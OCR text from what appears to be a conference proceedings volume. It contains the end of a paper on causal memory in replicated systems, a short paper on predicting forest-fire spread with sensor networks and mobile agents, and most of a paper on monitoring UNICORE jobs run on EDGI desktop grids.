


Figure 1. Execution time of replicated Systems using primary back-up model and causal memory model with different dependency probabilities

VII. CONCLUSION

In this paper, we used the idea of causal memory and multi version states to reduce the overhead of existing methods of divergence avoidance in duplex systems. These existing methods are based on Lamport happened-before rule and results in false causality and unnecessary blocking process. In the case of variant processing times for identical messages in different versions, or variant delays communication networks, generation of replies may occur in different orders, and using methods based on happened-before causality relations results in high overhead. By using causal memory approach instead of primary-backup, these unnecessary waiting for processes can be removed and the performance of replicated programs can be improved.

ACKNLOWLEGMENT

This research is partially sponsored by Iranian Telecommunication Research Center.

REFERENCES

[1] P. Sobe, "Reaching efficient fault-tolerance for cooperative applications," *Proceedings IEEE International Computer Performance and Dependability Symposium. IPDS 2000*, pp. 48-57, 2000.

[2] B. Littlewood, P. Popov, and L. Strigini, "Modeling software design diversity: a review," *ACM Computing Surveys*, vol. 33, no. 2, pp. 177-208, Jun. 2001.

[3] A. Tulley and S. K. Shrivastava, "Preventing state divergence in replicated distributed programs," in *Reliable Distributed System Proceedings* 1990, pp. 104-113.

[4] R. Guerraoui, "Fault-tolerance by replication in distributed systems," in *Reliable Software Technologies—Ada-Europe*, 1996, pp. 38-87.

[5] M. Castro and B. Liskov, "Practical byzantine fault tolerance and proactive recovery," *ACM Transactions on Computer Systems*, vol. 20, no. 4, pp. 398-461, Nov. 2002.

[6] L. Alvisi, K. Bhatia, and K. Marzullo, "Causality tracking in causal message-logging protocols," *Distributed Computing*, vol. 15, no. 1, pp. 1-15, Jan. 2002.

[7] G. Vigueras and J. A. Botia, "Tracking Causality by Visualization of Multi-Agent Interactions Using Causality Graphs," in *Proceedings of the 5th international conference on Programming multi-agent systems*, 2007, pp. 190-204.

[8] a Tarafdar and V. K. Garg, "Addressing false causality while detecting predicates in distributed programs," *Proceedings. 18th International Conference on Distributed Computing Systems (Cat. No.98CB36183)*, pp. 94-101, 2000.

[9] E. N. (Mootaz) Elnozahy, L. Alvisi, Y.-M. Wang, and D. B. Johnson, "A survey of rollback-recovery protocols in message-passing systems," *ACM Computing Surveys*, vol. 34, no. 3, pp. 375-408, Sep. 2002.

[10] M. Shapiro, K. Bhargavan, and N. Krishna, "A Constraint-based Formalism for Consistency in Replicated Systems," *Principles of Distributed Systems*, pp. 900-910, 2005.

[11] M. Ahamad, G. Neiger, J. E. Burns, P. Kohli, and P. W. Hutto, "Causal memory : Definitions , Implementation , and Programming," *Distributed Computing*, vol. 9, pp. 37-49, 1995.

[12] L. Lamport, "Time , Clocks , and the Ordering of Events in a Distributed System," *Communications of the ACM*, vol. 21, no. 7, 1978.

[13] R. Baldoni, A. Milani, S. Tucci-piergiovanni, R. La, V. Salaria, and I.-Roma, "Optimal Propagation based Protocols implementing Causal Memories," *Distributed Computing*, vol. 18, pp. 461-474, 2006.

An improved approach to track forest fires and to predict the spread direction with WSNs using mobile agents

Ivan Vukasinovic*, Goran Rakocevic**
School of Electrical Engineering, University of Belgrade
ivanvuk88etf@gmail.com

Tracking of fires in large areas of land/forests can be done by using Wireless Sensor Networks (WSNs) embedded into those areas. Mobile Agents (MAs) injected into the WSNs can help about fire detection and can maintain the information about the perimeter surrounding the fire. This paper proposes a further improvement of the state-of-the-art in the manner of predicting the direction in which the fire might spread. The proposed solution uses land humidity sensors and MAs that are sent on the edge of the perimeter formerly created to gather humidity data and to make a prediction based on the gathered data. The prediction is sent to the appropriate fire department unit enabling them to react quickly.

I. INTRODUCTION

Forests cover vast areas, so preserving them is vital to our eco-system. Fires that occur in forests are an immediate danger leaving desolation and destroying our „oxygen generators“. That is why it is important to contain fires and effectively extinguish them. A Forest Fire is modeled as a chain of three links: fuel, oxygen and a heat source. So containing a fire means decreasing the amount of these three links. Extinguishing can be done by breaking the chain, meaning one of the three is taken out of the equation.

Wireless Sensor Networks consist of a large number of independent nodes that can sense the environment around them as well as process the sensed data. They are cheap, easy to set up and can provide certain information needed by measuring them. Such information is:

- temperature
- Land/tree humidity.

Mobile Agents are a form of intelligent, mobile processes that can migrate between the devices in a network and execute the given task. They are effectively used to process data in a distributed fashion, so that no junk data is transmitted over the network. In this manner energy is saved by transmitting only needed data, which is important in networks with energy constraints such as Wireless Sensor Networks.

So deploying Wireless Sensor Networks to sense data about the environment in real-time inside the forest and using Mobile Agents to process data in most energy effective way sounds salient.

II. PROBLEM STATEMENT

Forest Fires according to the [2] can spread quickly so predicting the direction in which they are going to spread is very important. This can be achieved by monitoring the three links in the fire chain mentioned in the introduction section. Monitoring heat sources is done by measuring the temperature with temperature sensors in the WSN nodes deployed in the forest. Fuel is monitored by knowing the kind of growth, its humidity and quantity, as fuel moisture is very important for fire prediction said in [3]. Oxygen can also be monitored by taking weather forecasts, especially wind speed for the geographic area in which the forest resides. But weather conditions can change quickly in small areas therefore we need a real-time values for previously mentioned measurement. Weather forecasts are also to be taken into considerations as mentioned in [3], [4]. But in order for the prediction to be most effective it not only has to be precise it also must be delivered in fastest time possible to the appropriate people, firefighters, rangers, etc...

Unfortunately as mentioned in referenced papers forest fires will become more and more troublesome because of various climate trends so containing and extinguishing them is important since we need our “Oxygen generators”!

III. PREVIOUS WORK

Mathematical models for simulation and predictions have been devised in research papers [5]. Similar work is done by [1] which proposes deploying WSNs inside the forests and when fire is detected then sending the MAs to form a perimeter around the fire and provide fire fighters with appropriate data about the perimeter. Our approach is an improvement of this scheme in a manner that fire spread prediction is added. So when Firefighters and their resources are scarce and they cannot cover the whole perimeter they must choose where to go first on the perimeter. Our solution provides them an estimate about the direction in which the fire will spread so that they go there first in order to maintain the perimeter around the fire more effectively.

IV. PROPOSED SOLUTION

We divided the idea into the four following sections for easier reading.

A. Environment Scenario

Conditions needed for the proposed solution:

- Wireless Sensor Network nodes have already been deployed throughout the forest on trees and on the ground.
- Nodes have temperature and humidity sensing capabilities.
- Nodes support mobile agents by integrating one of the mobile agent platforms and have to be able to support multiple MAs on a single node.
- Each node has a Mobile Agent running on it.

B. Fire detection and perimeter forming

Mobile Agent running on each node is sensing the environment temperature so when a temperature threshold is detected fire is present. When this happens a perimeter surrounding the fire has to be formed. When the MA that detects the presence of the fire based on the temperature threshold it replicates itself and migrates to the neighboring nodes to form a perimeter alongside it replicated brothers, this is shown in Figure 1.




Figure 1: MA replicas forming the perimeter around the fire

Perimeter forming is done in the following manner: An MA first contacts the neighboring node to check if the neighbor node itself has detected the fire, if not it migrates to it and exchange the data with the residing nodes MA after which it deletes it and continues running as a perimeter MA. If the neighbor node MA has detected the fire the MA doesn't migrate to it, just gets its ID and timestamp of fire detection. This mechanism prevents duplicating the MAs on a node that already detected the fire and also allows the perimeter to grow as the fire expands which is shown in figure 2. First part of data needed for routing of MA replicas is the ID of the origin MA who made it, allowing tracking of which replica belongs to which original MA. Second part is data from the origin MAs which has the replica number of his older brother replicas. So the higher number the younger the MA is. Third part is the timestamp, to help find the first MA that detected the fire. This is needed when forming a Scout MA explained later in *Humidity data gathering*. So using timestamps, origin IDs and replica age, MAs forming the perimeter info is known.

C. Humidity data gathering

After the perimeter is formed a single MA referred to as the Scout is sent to visit each node in the perimeter and gather humidity and temperature data acquired by the nodes. A Scout MA is created by the youngest MA of all replicas of the origin MA. In case that only one origin MA exists there will be only one youngest MA who has the info about his older brothers residing nodes and it is easy for him to migrate from a perimeter node to a perimeter node and gather the data shown in figure 3.




Figure 2: Fire perimeter expanding as the fire grows

The other case is that more than one origin point exists. In such each replica MA then consults its data for the ID and timestamp of other origins and its brother so that the youngest son of the youngest origin creates the Scout MA which is assigned to gather data, because it has all the info needed for routing about his predecessors.




Figure 3: Data gathering by the Scout MA

D. Spread Prediction

After the scout gathers all the data then the data is processed on the last node the Scout MA visited. After the processing not only the perimeter info but the spread direction, which is calculated based on the equations in [5],[6]. Heat of pre-ignition is the main criterion for predicting the direction in which the fire will spread. It is calculated according to the equation from [5] shown here:

$$Q_{ig} = 250 + 1,116\, M_f,\ B.t.u./lb. \qquad (12)$$

In this equation only variable needed is M_f(fuel moisture) which we gather from the WSN nodes. The minimum value calculated out of all the nodes is the most probable direction in which the fire will spread.

This information will be provided to the appropriate authority, firefighters by sending the Scout MA with prediction information to them. In case that the computations are energy consuming they can be done on the device/computer to which the MA migrates when he goes to inform the firefighters...

V. SUMMARY

The improvement presented in this paper is introducing real-time humidity information in order to provide more accurate spread direction prediction based on that information. Further improvement could be to process the data in a computing center rather than in the WSN and also integrating the weather forecast for wind speed info. Some thought could be given into improving the equation with other parameters.

REFERENCES

[1] Fok,c., Roman, G., Lu, C.,
"Demo Abstract: Tracking Fires using Mobile Agents in a Wireless Sensor Network, "
Washington University in St. Louis, 2005

[2] "Wildfires", an article on wild fires poste on the webpage: http://environment.nationalgeographic.com/environment/natural-disasters/wildfires/

[3] Creamer, .P.O.,
"Using fire-weather forecasts and local weather observations in predicting burning index for individual fire - danger stations, "
Division for forest Research, Research paper 28, 1958

[4] Charney, J.J., Fusina, L.A.,
" Employing Numerical Weather Models to Enhance Fire Weather and Fire Behavior Predictions, "
USDA Forest Service Proceedings RMRS-P-41, 2006.

[5] Rothermel, R.C.,
"A Mathematical model for predicting fire spread in wildland fuels, "
USDA Forest Service Research Paper INT-115, 1972.

[6] Ntaimo, L., Khargharia, B., Zeigler, B.P., Vasconcelos, M.J.,
"Forest Fire Spread and Suppression in DEVS, "

[7] Morais, M., "Comparing spatially explicit models of fire spread through chaparral fuels: A new model based upon the Rothermel fire spread equation, MA Thesis, "
University of California, Santa Barbara, 2001.

Monitoring UNICORE jobs executed on Desktop Grid resources

Jozsef Kovacs
MTA SZTAKI
Budapest, Hungary
smith@sztaki.hu

Filipe Araujo, Serhiy Boychenko
CISUC
Dept. of Informatics Engineering
University of Coimbra, Portugal
filipius@dei.uc.pt, serhiy@student.dei.uc.pt

Matthias Keller
University of Padeborn
Padeborn, Germany
mkeller@uni-paderborn.de

Andre Brinkmann
JGU Mainz
Mainz, Germany
brinkman@uni-mainz.de

Abstract—
The EDGI project builds a federation of Desktop Grid sites, which provide volunteer and institutional compute resources. EDGI offers these resources to gLite, ARC, and UNICORE user communities. The jobs can be directly bridged to the Desktop Grids via the standard gLite, ARC, or UNICORE interfaces. The paper focuses on the UNICORE side, especially on the monitoring aspect. A bridging mechanism has been implemented in a modified UNICORE computing element to forward jobs towards the Desktop Grid servers. This component is part of the EDGI infrastructure, where all the bridge-related components and resources are continuously monitored by a central monitoring system. The monitoring system provides information about the traffic among the sites in the infrastructure. The paper gives a short overview of the EDGI infrastructure, especially the monitoring system and introduces the technical details about how the monitoring is integrated and supported by the modified UNICORE computing element. The introduced solution is part of the EMI software stack to make it easily accessible for UNICORE infrastructure providers.

I. Introduction

The European Grid Infrastructure (EGI) creates and provides an eScience infrastructure for European research communities. Those communities, reaching from high energy physics to humanities, can choose from different grid technologies to execute their computations: Grids of cluster computers, like the German D-Grid, supercomputers, like the Distributed European Infrastructure for Supercomputing Applications (DEISA), or desktop grids consolidated in the International Desktop Grid Federation (IDGF). Each of the technologies has different properties concerning access limitations, amount and types of available resources, and privacy properties. UNICORE [1] supports both clusters and supercomputers, which are also known as service grids (SGs). Extending UNICORE to support desktop grids (DGs) is the final step to enable UNICORE to operate with all available grid resources. This extension enables European eScience communities, especially UNICORE VOs, to access all available grid resources from one middleware.

Desktop grids collect idle resources from loosely coupled desktop computers. Each DG client only has to install a small client software to run computations. DGs exploit that compute capacities of modern computers are rarely exhausted while performing daily tasks, like reading mails and websites or writing texts. The DG client software now allows the utilization of idle capacities for scientific computations. The desktop computers form either an institutional/private/campus or a voluntary/public desktop grid. The first scenario aggregates idle resources out of computer pools of an university or out of employees' computers of a company. The second scenario motivates the general public to install DG client software on their home computers and therewith to donate compute resources for science similar to popular projects like SETI@home [2].

Since there is no high-speed network between the desktop computers, only a subset of applications is applicable to them, like parameter studies (PS). Parallel applications requiring a high-speed interconnect should still be executed on service grids. However, PS currently running on service grids can be outsourced to DGs, leaving more available resources for researchers in need of highly interconnected nodes. The power of the DG is the potential to collect and utilize millions of desktop computers owned by citizens. A public desktop grid can collect hundreds of thousands or even millions of computers from the volunteers worldwide, depending on how appealing the supported applications are for the citizens. In case of a campus desktop grid, the typical size is several thousands since they are collected within an institute/company.

The aim of the European Desktop Grid Initiative (EDGI) is to deploy desktop grid and cloud services for EGI user communities that are heavy users of distributed computing infrastructures (DCIs) and require an extremely large multinational e-infrastructure. In order to achieve this goal, software components of ARC, gLite, UNICORE, BOINC, XWHEP, ATTICS, and 3G Bridge have been integrated into a platform, which can move jobs from service grids to desktop grids. Therefore, EDGI extends ARC, gLite, and UNICORE grids with gateways to volunteer and institutional DG systems. EDGI also integrates a bridge between service grids and Eucalyptus, OpenStack, and OpenNebula cloud environments to be able to support QoS for the DG environments. This enables EDGI to explore new provisioning models in order to ensure a harmonized transition from service grids to desktop grids. EDGI will also provide a workflow-oriented science gateway to enable user communities to access the EDGI infrastructure more easily. The EDGI project established the IDGF




Fig. 1. The EDGI software infrastructure.

organization to coordinate DG-related activities in Europe, both for solving technical issues as well as to attract volunteer DG resource donors by disseminating results of the EDGI and EGI projects. IDGF and EDGI collaborate with EGI, EMI, NorduGrid, the UNICORE Forum, and interested NGIs.

The rest of the paper is organized as follows. Section 2 gives a short overview of the EDGI infrastructure. Section 3 describes the technical challenges of extending UNICORE as a UNiform Interface to Computing REsources to support multiple DGs. Section 4 describes the EDGI monitoring infrastructure. Finally, Section 5 concludes the work described in this paper.

II. Overview of the EDGI infrastructure

EDGI is a project supported by the FP7 Capacities Programme. This section will give a short overview of the key components of the EDGI infrastructure [3], which are developed and maintained in the project. The aim of the infrastructure shown in Figure 1 is to provide a gateway to desktop grid resources for those users who are familiar with gLite, ARC, or UNICORE type service grids and do not intend to move their environment to another type of grid. Adding a huge number of desktop grid resources can significantly increase the overall capacity of a service grid system.

Desktop grid systems can be built based on institutional or volunteer resources. In the former case, an institution (e.g., a university) is maintaining the resources, while in the latter case, the resources are provided by private PC owners. In DG systems, applications must be ported (i.e., modified according to the requirements of a DG software like BOINC) and validated (to make sure they do not cause any harm on the resource) before being deployed on the server. After the deployment, which includes registering the application with all of its binaries, work units can be submitted. In DG systems, volunteers trust the applications provided by the attached DG when letting the application run on their PCs. To store the validated applications centrally, a new *Application Repository* (denoted "AR" in Figure 1) has been introduced. The most important information related to an application are a detailed description, binaries, example input files, supported service grids and desktop grids. Users can also select an application and submit it to a well-known service grid.

The specially prepared *Modified Computing Element* (MCE inside gLite, ARC, or UNICORE in Figure 1) is responsible for forwarding the job to a desktop grid. Before doing that, it checks whether the application originates from the AR (through the "Bridge IF") and then whether the application is supported (i.e., registered) on the target desktop grid. Access to a desktop grid is provided by the *Generic Grid-Grid bridge* (3G Bridge) [4] component (depicted in the middle of Figure 1) running on the server of the target desktop grid system. The 3G Bridge is responsible for inserting the job as a work unit into the desktop grid system (BOINC or XtremWeb), for keeping track of its progress, and for reporting the status and results back to the service grid computing element.

The EDGI infrastructure is also able to utilize cloud computing resources (shown in the upper-right corner of Figure 1) by instantiating virtual machines to speed up computation when actual resources are considered unable to provide enough capacity. The dynamic scheduling of cloud resources is part of the newly developed SpeQuloS [5] software, which resides on the DG server. The Attic P2P file system [6] is used to store huge input files for jobs executed many times to decrease the load on the desktop grid server. Monitoring [7] in EDGI collects information about service and desktop grid components and provides a web-based portal to inspect the utilization of the overall infrastructure.

III. Implementation

This section describes the extension of UNICORE to access desktop grid resources. After starting with a brief UNICORE description, the implementation is described and critical technical details are outlined (please see [8] for a more detailed description).

A. UNICORE Ecosystem

The following section describes the distributed architecture of UNICORE. UNICORE is divided into three layers: client, service, and system. Users and their applications can access UNICORE services via different client tools. The UNICORE services, associated with the service layer, are loosely coupled Java Web services. They have to be registered in at least one well-known *Service Registry*. The concrete resources, clusters, or storage systems are UNICORE's *target systems* and are part of the system layer. The services on top of these target systems provide a system independent UNiform Interface to (COmputing) REsources (UNICORE).

UNICORE/X is the core component of a UNICORE site. It hosts the webservices for job and storage management. The *Target System Service (TSS)* is created by a factory (TSF) and provides access to native resources. It uses the backend component, the eXtended Network Job Supervisor (XNJS), sometimes referred to as the job management and execution engine of UNICORE. For job submission a *Job Management Service* is created and provided. The *Job Management Service (JMS)* handles the control flow of a single job: submit, abort, pause, and monitor. To execute these requests the XNJS is used. The *Storage Management Service (SMS)* offers unified




Fig. 2. Architecture and Interaction of UNICORE and EDGI components.

access to arbitrary storage systems. The main functionality is implemented inside the backend XNJS component. Finally, the *File Transfer Service (FTS)* enables concurrent file transfer operations.

These services are known as UNICORE atomic services (UAS) and are indirectly accessible through a *Gateway* that ensures security. Information about available services are stored in a special *Registry Service*.

The *Gateway* component is the single entry point to a UNICORE site. It authenticates all incoming requests and forwards them to their intended destination services. Replies are sent back to the clients. To authenticate users and assign roles to them, the Gateway queries the XUUDB, which is a user database mapping user credentials (certificates, distinguished names) to access privileges for each service and to a set of attributes, like Unix logins, roles, or projects.

The *Registry Service* provides a central point of registration for different services of a UNICORE installation. At least one registry is needed to run an installation.

The *eXtended Network Job Supervisor (XNJS)*, also called UNICORE engine, contains most of the core functionalities of a UNICORE site, which is used by most UASs. It uses the *Target System Interface (TSI)*, which enables a unified access to target systems for resource and storage handling. The XNJS handles the control flow of a job, the staging to and from local storage systems and submitting to local resource management systems. This is done through the TSI, which implements the access to native management and storage systems.

The Target System Interface (TSI) implements access to local systems. In a typical grid environment, a resource management software (RMS) schedules a job and a shared file system provides access to the working directory for the job. Currently, two types of TSI implementations exists: a java and a perl implementation. The java implementation is mainly used for test purposes. It executes a shell process and stores data locally. The perl implementation runs a set of perl scripts with different implementations for accessing Torque, SGE, OpenCCS, or PBS.

B. Architecture and Implementation

This section describes the changes required to enable DG job submission. Figure 2 shows UNICORE and EDGI components and their interactions. With the User Interface (UI), a user can upload his input data to an SMS, query a UNICORE/X server for available applications, and submit jobs using those applications and input data. The UNICORE/X server will download the input data from the SMS and submit the job to the 3G Bridge, which forwards the job to the target DG. After the job terminates on a DG client, the UNICORE/X server downloads the output data from the DG and stores it on the given target storage. Later, the user can download the results from the target UNICORE storage.

Typically, an UNICORE/X site represents a single cluster. The extension keeps this architecture by wrapping a single DG installation. Therewith, querying each UNICORE/X for application or resource information results in individual data for each DG. Additionally to submit a job, a user can choose a DG installation. Wrapping a target system is usually done by implementing a TSI. We decided to implement a java based TSI, which includes a full reimplementation of the TSI for accessing remote components like the application repository and the 3G Bridge.

The *staging process* is slightly different from a standard UNICORE system, because data has to be transferred additionally to and from the DG head node. The XNJS initiates through the TSI a stage-in process. This creates a working directory for the job and downloads every input file into this directory. In contrast to the stage-out process, this stage-in process is unchanged and works by using existing code supporting every UNICORE file transfer protocol.

Afterwards, the XNJS triggers a job submission and the new TSI transforms the UNICORE job request into a 3G Bridge request. This request cannot contain input data, which is probably hundreds of megabytes large. Thus, the 3G Bridge expects an alternative way to fetch the input data, e.g., via HTTP. The 3G Bridge is typically collocated with the DG management software on the DG head node, so the 3G Bridge moves these files to the correct place. To enable fetching input files, the filespace-directory, in which UNICORE creates working directories, is exposed via a HTTP-server. To inform the 3G Bridge about the download location, the input file location of the request is replaced by the corresponding remote URL.

If nothing unexpected happens, the status will change from PENDING to RUNNING and FINISHED. The new TSI observes this by polling the 3G Bridge. If FINISHED is reached, the 3G Bridge provides a list of output data with HTTP URLs. This data is downloaded to the job's working directory. This functionality is hooked in prior to UNICORE's normal stage-out process to enable a fully supported file transfer. Thus, the XNJS believes the computation is not finished until the output file has been downloaded from the remote HTTP server. After every file transfer is finished, the job and its files are deleted on the DG site, and the normal XNJS functionality continues: stage-out after job computation. This implementation preserves UNICORE/X stage functionality and supports different target and source storage systems. It also cleans the 3G Bridge or the DG head node up.

The *Incarnation Database (IDB)* is basically an xml-file

read by the XNJS. The IDB is used to describe native or local properties of the target system, for which the UASs provide an uniform interface. The IDB has roughly three parts describing the kind of local resources, CPU architecture, cluster size, the available applications, and specific execution environments used by applications, e.g., MPI. The solution updates the IDB at UNICORE/X start time with information from the application repository, which relates to the currently accessed DG. This can also be triggered from command line and can be continuously updated if an interval is specified. This eases the administrative effort, because newly available applications for DGs are automatically available for UNICORE users.

The *XMLLogReport* class handles the EDGI internal monitoring system (Section IV-E), but does not need to communicate with external components, because the monitoring system follows a pull model for observed nodes (Section IV-A). For this, a directory is exposed by an HTTP server. The `XMLLogReport` class writes monitoring events in files, handling the special XML format for the monitoring and cleaning up outdated files.

URL-passthrough is a concept realized in EDGI for glite to bypass local staging processes. Publicly available data can be downloaded directly from the DG clients. Otherwise, the data has to be downloaded to a UNICORE/X side, then to a DG head node, and from there DG clients could fetch them. This would result in a waste of bandwidth and potentially cause network bottlenecks on the UNICORE/X site or the DG head node. For bypassing, the URL has to stick to the following format: bypass://*[protocoll]*:///*[host,path to file]*:*[md5]*:*[size]*.

IV. Monitoring

A. Overview

The EDGI monitoring system provides information about EDGI resources, including historical and real time data of the connected grid systems. In particular, besides the UNICORE grids that we cover in this paper, monitoring must also integrate the following technologies: BOINC, XtremWeb, gLite, ARC and cloud technologies.

Figure 3 gives an overview of the components of the EDGI monitoring system. It depicts two sites as large rectangles: the central and a foreign site. The (single) central site is responsible for the following functions: 1) collecting, 2) storing and 3) displaying data. To collect data from (multiple) remote sites (1), the monitoring system uses "foreign probes". To centrally gather these data, it uses an additional probe at the central site. (2) Then, we store the data that goes through the probes in a local MySQL database and in a round-robin database (RRD)[1]. This latter database keeps data with different degrees of granularity depending on its age. For instance, it will keep all data of the last day, but it will use increasing levels of consolidation (thus loss) for weekly, monthly and yearly views. (3) To display data from the databases, we currently use a Java Server Faces web site run by a GlassFish[2] Application Server.

[1]http://www.mrtg.org/rrdtool/, visited on February 2nd 2012.
[2]http://glassfish.java.net/, visited on February 2nd 2012.




Fig. 3. Modules and components of the monitoring environment.

B. The Data

We get data from several different resources. In some cases, we need to query a BOINC or XtremWeb database, to get, for example, the number of available cores, the number of jobs that are running, or the number of FLOPs available. In this case, we just extract and filter the data into a different format: we periodically read from a MySQL database, write it in XML, for later storage in an RRD database. For other grids, we may have to produce data, based on job-related events, like job submission, completion, or failure, to know exactly what happened to each one of these jobs. This will enable us to compute the overall number of jobs that finished successfully or that failed, for instance. To have a better understanding of this latter case, we illustrate in Table I a number of events that two components of the EDGI infrastructure produce: the first one is the modified Computing Element, which submits jobs to the second one, the 3G Bridge, which finally submits jobs to BOINC or XtremWeb for execution. As we can see from the table, we can determine exactly what is happening to each job.

C. XML Creation

To make the data available, we use XML files. In practice, these serve as the glue that binds the monitoring system together. We publish the XML files on the resources sides and periodically download these files to the central site using the HTTP protocol. The advantage of HTTP is that it completely decouples communication between the foreign probes and the central probe. System administrators must configure their HTTP servers to enable the central probe to read the entire list of files available in the directory. The names of the XML files include the creation UNIX epoch. The central probe uses these timestamps to keep track of the files it has already read. It first reads the entire content of the directory, then determines which files are new, and, finally, it downloads them one by

TABLE I
EVENTS OF INTEREST IN EDGI

Event	Format
Modified Computing Element	
Start	dt=2010-01-06_13:30:30 event=job_entry job_id=xxxxxxxxxxx application=yyyyyyyy input_grid_name=zzzz
Status (Scheduled, Waiting, Finished, ...)	dt=2010-01-06_13:30:30 event=job_status job_id=xxxxxxxxxxx status=Running
Submission	dt=2010-01-06_13:30:30 event=job_submission bridge_id=bridge_URI job_id=xxxxxxxxxxx job_id_bridge=zzzzzzzzzzzzz status=Submitted
3G Bridge	
Start	dt=2010-01-06_13:30:30 event=job_entry job_id=zzzzzzzzzzzzz application=yyyyyyyy
Status (Scheduled, Running, Finished)	dt=2010-01-06_13:30:30 event=job_status job_id=zzzzzzzzzz status=Running— Scheduled—Finished
Submission	dt=2010-01-06_13:30:30 event=job_submission job_id=zzzzzzzzzz job_id_dg=yyyyyyyy output_grid_name=xw—boinc/xyz.com

one. For the sake of saving space, this scheme requires periodic cleaning of XML files on the local sites. System administrators can, e.g., use a cron daemon and file timestamps to regularly clean old files.

To provide an idea of how do these files look like, we give an example in Figure 4. This particular file contains events regarding job submission to a 3G Bridge, from an MCE. For convenience of the presentation, we split some job identifiers.

D. The Probe Concept

We run three sorts of probes: "foreign", "aggregator" and "central". The foreign probe runs in the monitored sites, such as BOINC, XtremWeb, 3G Bridge, etc.. The central probe is common to all monitoring data paths. It receives data like "80 cores" or "24 jobs" referring to some specific resource. The aggregator probe keeps track of data that is still changing across the different grids. For instance, if the 3G Bridge submitted a job to BOINC, we must keep its identifier to know when it finishes. The aggregator keeps track of the life cycle of jobs and sends consolidated data to the central probe using XML itself. In this example, when the job finishes, the aggregator probe can add one to the number of jobs that finished for that specific 3G Bridge, for that specific application, and output this fact in the next XML file it writes.

